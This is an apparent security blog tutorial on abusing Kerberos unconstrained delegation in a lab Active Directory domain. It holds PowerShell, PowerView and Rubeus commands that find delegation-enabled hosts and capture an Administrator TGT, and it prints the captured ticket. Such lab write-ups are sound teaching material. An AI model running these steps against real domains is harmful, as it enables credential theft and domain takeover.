# Domain Escalation: Unconstrained Delegation

May 28, 2022 By Raj Chandel

## Introduction

Post-Windows 2000, Microsoft introduced an option where users could authenticate to one system via Kerberos and work with another system. This was made possible via the delegation option. Unconstrained delegation is achieved via TGT forwarding technique which is what we'll talk about in this article.

## Kerberos Delegation

Kerberos Delegation enables a service to impersonate a computer or user in order to engage with a second service using the user's privileges and permissions.

The classic illustration of why delegating is necessary, for instance when a user authenticates to a web server using Kerberos or other protocols, and the server wishes to interact with a SQL backend or file server.


Type of Kerberos Delegation:

- Unconstrained delegation
- Constrained delegation
- RBCD (Resource-Based Constrained Delegation)

## Service Principal Name


A unique name (identifier) of a service instance. SPNs are used by Kerberos authentication to associate a service instance with a service logon account. This allows a client application to request that the service authenticate an account even if the client does not have an account name.

# Unconstrained Delegation

The feature debuted initially in Windows Server 2000 but it is still there for backwards compatibility. Basically, if a user requests a service ticket for a service on a server set with unconstrained delegation, that server will extract the user's TGT and cache it in its memory for later use. This means the server can pretend to be that user to any resource on the domain.

On a computer account, an admin can set the following property for unconstrained delegation.


- AD Users and Computers -> Computers -> Trust this computer for delegation to any service.





Key features of the unconstrained delegation are:

- Usually, the privilege is given to computers running services like IIS, and MSSQL because these computers usually require some back-end connectivity to other resources.
- When given Delegation rights, these computers ask for a user's TGT and store them in their cached memory.

- With this TGT, they can access back-end resources on behalf of the authenticated user.
- Catch is that these systems can also request access to any resource on the domain using this TGT!
-




An attacker may Abuse Unconstrained Delegation by requesting TGS for any domain services (SPN) using user delegated TGT.



# TGT extraction via Unconstrained Delegation

It is obvious that we need to run our attack on the machine that has delegation enabled. So we are assuming the attacker has compromised one such machine. Assumption 1: Attacker compromised DC1$ system running IIS on Kerberos authentication.

- Assumption 2: Attacker has access to a domain-joined system (Here, powershell window running on that system)
    - User: Administrator

Now, in real-life scenario, you might not have direct access to the DC system for simplicity we have installed IIS on DC and using that only so that you get the gist.

Moving on with our extraction, we need to learn the systems that have unconstrained delegation enabled. This can be done by using PowerShell and AD module.

```
Get-ADComputer -Filter {TrustedForDelegation -eq $true} -Properties
trustedfordelegation,serviceprincipalname,description
```

```
PS C:\Users\Administrator> Get-ADComputer -Filter {TrustedForDelegation -eq $true} -Properties trustedfordelegation,serv
iceprincipalname,description

Description           :
DistinguishedName     : CN=DC1,OU=Domain Controllers,DC=ignite,DC=local
DNSHostName           : dc1.ignite.local
Enabled               : True
Name                  : DC1
ObjectClass           : computer
ObjectGUID            : 07d67029-a994-440a-be0d-98b0477528e6
SamAccountName        : DC1$
serviceprincipalname  : {E3514235-4B06-11D1-AB04-00C04FC2DCD2-ADAM/dc1.ignite.local:50000,
                        E3514235-4B06-11D1-AB04-00C04FC2DCD2-ADAM/DC1:50000, TERMSRV/DC1, TERMSRV/dc1.ignite.local...}
SID                   : S-1-5-21-2377760704-1974907900-3052042330-1000
TrustedForDelegation  : True
UserPrincipalName     :

Description           :
DistinguishedName     : CN=WORKSTATION01,CN=Computers,DC=ignite,DC=local
DNSHostName           : workstation01.ignite.local
Enabled               : True
Name                  : WORKSTATION01
ObjectClass           : computer
ObjectGUID            : 03ac9ba7-0e89-42dc-98b6-bf0fc03796a5
SamAccountName        : WORKSTATION01$
serviceprincipalname  : {WSMAN/workstation01, WSMAN/workstation01.ignite.local, TERMSRV/WORKSTATION01,
                        TERMSRV/workstation01.ignite.local...}
SID                   : S-1-5-21-2377760704-1974907900-3052042330-1103
TrustedForDelegation  : True
UserPrincipalName     :

Description           :
DistinguishedName     : CN=noob,CN=Computers,DC=ignite,DC=local
DNSHostName           :
Enabled               : True
Name                  : noob
ObjectClass           : computer
ObjectGUID            : 64c31d78-0205-42e8-8d76-b6637c3e460b
SamAccountName        : noob$
SID                   : S-1-5-21-2377760704-1974907900-3052042330-1121
TrustedForDelegation  : True
UserPrincipalName     :
```

The same can also be achieved by using the powerview script which is part of the PowerSploit framework created for offensive security using PowerShell. You can find it here.

Once an AD system is compromised, you can install and use powerview.

```
Import-Module .\powerview.ps1
Get-NetComputer -Unconstrained
```

```
PS C:\Users\Administrator> Import-Module .\powerview.ps1
PS C:\Users\Administrator> Get-NetComputer -Unconstrained
dc1.ignite.local
workstation01.ignite.local
PS C:\Users\Administrator>
```

Now, on the target system we need to run Rubeus in monitor mode on the dc1 system. After that, whenever a user connects/authenticates to dc1$ Rubeus will dump TGT of the user.

```
rubeus.exe monitor /monitorinterval:10 /targetuser:dc1$ /nowrap
```

```
C:\Users\Public>rubeus.exe monitor /monitorinterval:10 /targetuser:dc1$ /nowrap
rubeus.exe monitor /monitorinterval:10 /targetuser:dc1$ /nowrap


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2

[*] Action: TGT Monitoring
[*] Target user     : dc1$
[*] Monitoring every 10 seconds for new TGTs
```

Now, let's wait for genuine users to connect to dc1$ running IIS service. For simplicity, let's do that manually using the IWR module.

```
Invoke-WebRequest http://dc1.offense.local -UseDefaultCredentials -UseBasicParsing
```

```
PS C:\WINDOWS\system32> Invoke-WebRequest http://dc1.ignite.local -UseDefaultCredentials -UseBasicParsing


StatusCode        : 200
StatusDescription : OK
Content           : <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
                    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
                    <html xmlns="http://www.w3.org/1999/xhtml">
                    <head>
                    <meta http-equiv="Content-Type" cont...
RawContent        : HTTP/1.1 200 OK
                    Accept-Ranges: bytes
                    Content-Length: 703
                    Content-Type: text/html
                    Date: Mon, 16 May 2022 10:16:33 GMT
                    ETag: "924e6b8e4529d81:0"
                    Last-Modified: Thu, 24 Feb 2022 06:12:52 GMT
                    Serve...
Forms             :
Headers           : {[Accept-Ranges, bytes], [Content-Length, 703], [Content-Type, text/html], [Date, Mon, 16 May 2022
                    10:16:33 GMT]...}
Images            : {}
InputFields       : {}
Links             : {@{outerHTML=<a href="http://go.microsoft.com/fwlink/?linkid=66138&amp;clcid=0x409"><img
                    src="iisstart.png" alt="IIS" width="960" height="600" /></a>; tagName=A;
                    href=http://go.microsoft.com/fwlink/?linkid=66138&amp;clcid=0x409}}
ParsedHtml        :
RawContentLength  : 703
```

As you can see, Rubeus has now captured a new ticket granting ticket (TGT) from the user IGNITE\Administrator.

```
[*] 5/16/2022 10:17:04 AM UTC - Found new TGT:

  User                  :  Administrator@IGNITE.LOCAL
  StartTime             :  5/16/2022 3:40:21 PM
  EndTime               :  5/17/2022 1:40:21 AM
  RenewTill             :  5/23/2022 3:40:21 PM
  Flags                 :  name_canonicalize, ok_as_delegate, pre_authent, initial, renewable, fo
rwardable
  Base64EncodedTicket   :

    doIFVDCCBVCgAwIBBaEDAgEWooIEVDCCBFBhggRMMIIESKADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+gAwIBAqEYMBYbB
mtyYnRndBsMSUdOSVRFLkxPQ0FMo4IEDDCCBAigAwIBEqEDAgECooID+gSCA/Y2Vr1DvCqcQgN8RduuXtwug26W7bCCyrZiO2
fZO+fdApnsi9KzFyFPNUFG8H1WqFiNDIMryQYR4lH4QGHWWvO2Xb28tYmG7YYuY7+DdoaRHInEdrf20mAxnjzKPXneMGm/RFT
zGqHqfWVSnNXFmT0jfXakKx05JBNS4elJpurAjakM6lRw8pqlfVdS1zcf3VABl1p8yLuDT88WyAFuZPE+S+ECrSn+DQkACgsc
PP6kO83iW90zJDsLxTLC1coHqaBSS+OXpo2kzXvq+ORCLvIMvk3gGWq2KSh/IZtm+t9exNzt6CuYVc7VUD5hTA6uZBiiUjH5k
szlMzJm26zEmz/QOBC5+OnqhN5bNTS0NUIfPirecd8QlAr0GAto57f4+PcBdwcE4PS7QttxkfxdAFFpkuTBcknwPiwD5LdPgt
6D0g7MLW23H3GBrj9i/zpYzkpyOaiiJ2js2DB2JlnYFEH25eU2EXOoBbiBXMwjLvQULimIekwx6SbaQ47vDZ1RCLy3MIJNNJc
jlpeGnwQx3bU7oQgi9cZC3wF8zMQ5VCa3TWvq/wCzD2Sznqw0vGy4uTgo5XlS1CGV+suUuX1EuPm1TiGe97MofKUNZiCdcmB/
z/S2DQ3ISp+cIfnWL6Xv3CwM7ZzMhZvNGj5BPnJSop0JhtNUEtwwmCuvd9FxSxx5veO2dAw9aBVMmT8FH/GnEae5sBuVscUxl
abUZ0GUOq/4uvF0LzJywpIUYDO1r6f5opkl6xoCvgyQiRRVoYF4XntIHta0aIeo9MU4ULFNC9yJ9DP0UGUk6/ndRQ1rG/InFC
QvnzuI81/3ZIybXdv3sASF6tu7SSEWkkHaKnWJX6vFSswRR7SO/1ZAaXUbz9roCrrkq2DjcXM+dzD4×2YPZqMm3RsyUzKzVMK
8Y9OAU6XHMGLtbjMnddZerLomaxb2DaAA/umdkLrNdMrU7qEaex1vxKZfu51FytwDSEmcZCuHwjnahwOxgT0das51k+3eAeAo
SB4edBFZ+OoSczerRnsZZHrslfDnWLms4XUrO+9fBbRGClu7kUOnE/QJCjKy+pGn7VoTLgxjX5bBH5jQnQ2S2PDT4gm/SPTvD
M9z7HwS0ddvLOVnQbiX8RrQVs/8HaNBHQ32hHR5XMY1b8uGZE047gPVhUBJfSOELxuK5N/q6zikQw2fpZMEYNsMmN1n2o57e8
rJDAFEengNS6AnKyj+KzEpNjTv0tGWpwX1is8mDtcZ8OcbYb3PPe9QvUbwCUOv9uu1q4lHreSBhKdIepHInXrr8AQtcy/9VCn
6onbUWO4X49zfg/LVh2tzHF0QuE0LHyEtsH3nPo5xBmw81kVw7aI/bMGjgeswgeigAwIBAKKB4ASB3X2B2jCB16CB1DCB0TCB
zqArMCmgAwIBEqEiBCAIsQ30YSlvyr9LYeH9GeRt1kEsdclbvOsTlVh20ODGxqEOGwxJR05JVEUuTE9DQUyiGjAYoAMCAQGhE
TAPGw1BZG1pbmlzdHJhdG9yowcDBQBA5QAApREYDzIwMjIwNTE2MTAxMDIxWqYRGA8yMDIyMDUxNjIwMTAyMVqnERgPMjAyMj
A1MjMxMDEwMjFaqA4bDElHTklURS5MT0NBTKkhMB+gAwIBAqEYMBYbBmtyYnRndBsMSUdOSVRFLkxPQ0FM
```

Now, you can use this TGT to request access to any resource by requesting a TGS to that resource. You can use Rubeus asktgs for that purpose. Follow the detailed Rubeus guide **here** for more.

## Conclusion

The article demonstrated a delegation technique called Unconstrained Delegation because as the name suggests, there are no restrictions upon how the system that has delegation rights use a user's authentication information. The security loopholes made Microsoft introduce Constrained Delegation. You'll read more about that in the next article. Hope you liked the article. Thanks for reading.

References: https://www.harmj0y.net/blog/activedirectory/